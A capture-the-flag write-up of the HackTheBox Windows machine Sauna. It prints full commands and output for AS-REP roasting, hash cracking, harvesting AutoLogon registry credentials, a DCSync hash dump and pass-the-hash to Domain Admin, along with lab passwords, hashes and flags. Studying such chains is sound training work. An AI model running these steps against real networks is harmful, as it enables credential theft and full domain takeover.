HTB Sauna — AS-REP Roasting, AutoLogon Credentials & DCSync
HTB Sauna
Difficulty: Easy
OS: Windows Server 2019
Platform: HackTheBox
Domain: EGOTISTICAL-BANK.LOCAL
Status: Retired
Overview
Sauna is a great box for understanding a complete AD attack chain from no credentials to Domain Admin. The first foothold comes from no other than the bank’s own marketing website leaking enough information to build a username list. From there it’s AS-REP roasting, a winrm shell, and then a registry key that an admin probably forgot existed.
Enumeration
Nmap
nmap -sV -sS -T4 -A -p- -Pn 10.129.95.180
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
                             http-title: Egotistical Bank :: Home
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
                             (Domain: EGOTISTICAL-BANK.LOCAL)
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
9389/tcp open  mc-nmf        .NET Message Framing
Standard AD port layout. Domain: EGOTISTICAL-BANK.LOCAL. And we know winrm on 5985 is open, so we could get credentials. A bank website on a Domain Controller is always worth checking.
Added to /etc/hosts:
echo "10.129.95.180 EGOTISTICAL-BANK.LOCAL sauna.EGOTISTICAL-BANK.LOCAL" | sudo tee -a /etc/hosts
SMB Check
nxc smb 10.129.95.180 -u '' -p ''
SMB  SAUNA  [*] Windows 10 / Server 2019 Build 17763 x64
             (domain:EGOTISTICAL-BANK.LOCAL) (Null Auth:True)
Null auth works. RID brute returned nothing useful initially as the DC wasn’t allowing full enumeration via null session.
Web Server — The Real Goldmine
Visiting http://10.129.95.180 showed a corporate banking site for Egotistical Bank. Standard marketing page, nothing obviously vulnerable. But scrolling down to the “Meet the Team” section:

Fergus Smith
Hugo Bear
Steven Kerb
Shaun Coins
Bowie Taylor
Sophie Driver
Six names. In AD attack chain, usernames almost always follow a predictable format based on real names — first initial + last name, first name + last name, first.last, and so on. Six names from a corporate website is enough to build a solid username wordlist for AS-REP roasting.
Initial Access
Building the Username List
cat > users.txt << 'EOF'
fsmith
hbear
skerb
scoins
btaylor
sdriver
fergus.smith
hugo.bear
steven.kerb
shaun.coins
bowie.taylor
sophie.driver
fergussmith
hugobear
stevenkerb
shauncoins
bowietaylor
sophiedriver
smith
bear
kerb
coins
taylor
driver
EOF
AS-REP Roasting
impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -usersfile users.txt -dc-ip 10.129.95.180 -no-pass -format hashcat

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:b84c29c4e87650e2555fcde9e3a9c13b$...
fsmith has pre-authentication disabled therefore we got the hash.
Cracking the Hash
hashcat -m 18200 fsmith.hash /usr/share/wordlists/rockyou.txt
Password: Thestrokes23
Credentials: fsmith:Thestrokes23
WinRM Shell — User Flag
nxc winrm 10.129.95.180 -u 'fsmith' -p 'Thestrokes23'
# [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)

evil-winrm -i 10.129.95.180 -u 'fsmith' -p 'Thestrokes23'
*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
3d7a3d0c563cc7de0630644b9239cc04
User Flag: 3d7a3d0c563cc7de0630644b9239cc04 ✅
Privilege Escalation
Enumerating Other Users
With valid credentials, RID brute force now worked:
nxc smb 10.129.95.180 -u 'fsmith' -p 'Thestrokes23' --rid-brute 5000
 Three interesting accounts discovered:
HSmith       ← Another user account
FSmith       ← Our current account
svc_loanmgr  ← Service account!
Kerberoasting Attempt
impacket-GetUserSPNs EGOTISTICAL-BANK.LOCAL/fsmith:'Thestrokes23' -dc-ip 10.129.95.180 -request
SAUNA/HSmith.EGOTISTICALBANK.LOCAL:60111  HSmith
KRB_AP_ERR_SKEW: Clock skew too great
Two findings here. First, HSmith is Kerberoastable but the clock skew between our machine and the DC (almost 7 hours difference as flagged by nmap) caused kerberos to reject the request. Second, and more importantly, svc_loanmgr wasn’t in the Kerberoastable results at all i.e no SPN registered. We needed a different path for that account.
Clock skew was fixed with:
sudo ntpdate 10.129.95.180
But rather than chase HSmith, my attention turned to svc_loanmgr.
AutoLogon Credentials in the Registry
Windows has a feature called AutoLogon that allows a machine to log in automatically at startup without manual credential entry. Administrators configure this by storing credentials in the registry sometimes for service accounts, sometimes just because they lazy:-(. Those credentials sit in plaintext.
From inside the fsmith winrm shell:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

DefaultDomainName    REG_SZ    EGOTISTICALBANK
DefaultUserName      REG_SZ    EGOTISTICALBANK\svc_loanmanager
DefaultPassword      REG_SZ    Moneymakestheworldgoround!
AutoLogon credentials for svc_loanmanager sitting in plaintext in the registry. Worth noting the username shown is svc_loanmanager but the actual AD account is svc_loanmgr and testing both confirmed the correct format:

Credentials: svc_loanmgr:Moneymakestheworldgoround!
BloodHound — Finding the Path
bloodhound-python -u 'svc_loanmgr' \
                  -p 'Moneymakestheworldgoround!' \
                  -d EGOTISTICAL-BANK.LOCAL \
                  -ns 10.129.95.180 \
                  -c all --zip
Imported into BloodHound and searched for svc_loanmgr. Going through the information about the account, I saw it has an Outbound control over an object. “THE DOMAIN” itself. This revealed the attack path:

SVC_LOANMGR → GetChanges → EGOTISTICAL-BANK.LOCAL
SVC_LOANMGR → GetChangesAll → EGOTISTICAL-BANK.LOCAL
Understanding DCSync Rights
In Active Directory, Domain Controllers replicate password data between themselves to stay in sync. This is how changes made on one DC propagate to others across the domain. To do this replication, a DC needs two specific permissions on the domain object: DS-Replication-Get-Changes and DS-Replication-Get-Changes-All. Together, these are what BloodHound labels as GetChanges and GetChangesAll.
The problem is these permissions aren’t exclusive to Domain Controllers. Any account granted these two rights can request password hashes from the DC by pretending to be another DC performing replication; a technique called DCSync. The DC has no way to tell the difference between a legitimate replication request and a malicious one using these permissions.
So when BloodHound showed svc_loanmgr had both rights on EGOTISTICAL-BANK.LOCAL, it meant we could ask the DC to “replicate” the Administrator’s password hash directly to us. Without touching LSASS, without logging into the DC, without any interactive session. Just a network request that the DC happily responds to.
DCSync — Dumping Administrator Hash
impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.129.95.180 -just-dc-user Administrator
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Administrator NTLM: 823452073d75b9d1cf70ebdf86c7f98e
Pass-the-Hash → Root
evil-winrm -i 10.129.95.180 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
7bbb58e44da965eab7b941afb199254a

Root Flag: 7bbb58e44da965eab7b941afb199254a ✅
Domain pwned.
Insight
Corporate websites leak usernames. A Meet the Team page gave us six real names that translated directly into valid domain usernames. OSINT against a target’s public web presence is always worth doing before any technical exploitation.
AS-REP roasting starts with a username list. Pre-authentication being disabled is a per-account setting — it doesn’t show up in anonymous LDAP unless you have credentials. The only way to find it without creds is to try every username you can gather and see what responds with a hash. Quality of the username list = quality of the results.
Check the registry for AutoLogon credentials. This is a frequently overlooked post-exploitation step. Administrators who configure AutoLogon — especially for service accounts running automated tasks — often leave credentials stored in plaintext at HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon. It takes one command to check and occasionally hands you a privileged account on a silver platter.
BloodHound before assuming. DCSync rights don’t always come from obvious group membership. Without BloodHound showing the GetChanges + GetChangesAll edges explicitly, it’s easy to miss that a service account has replication privileges on the domain object. Always map the graph before assuming you know the path.
DCSync is quieter than LSASS dumping. Traditional credential dumping touches LSASS memory and gets caught by most EDR solutions. DCSync mimics domain replication at the network level — no process injection, no memory access, just a legitimate-looking replication request. The hash comes back over the wire.
| *Written by 0x5h4q | 0x5h4q.github.io* |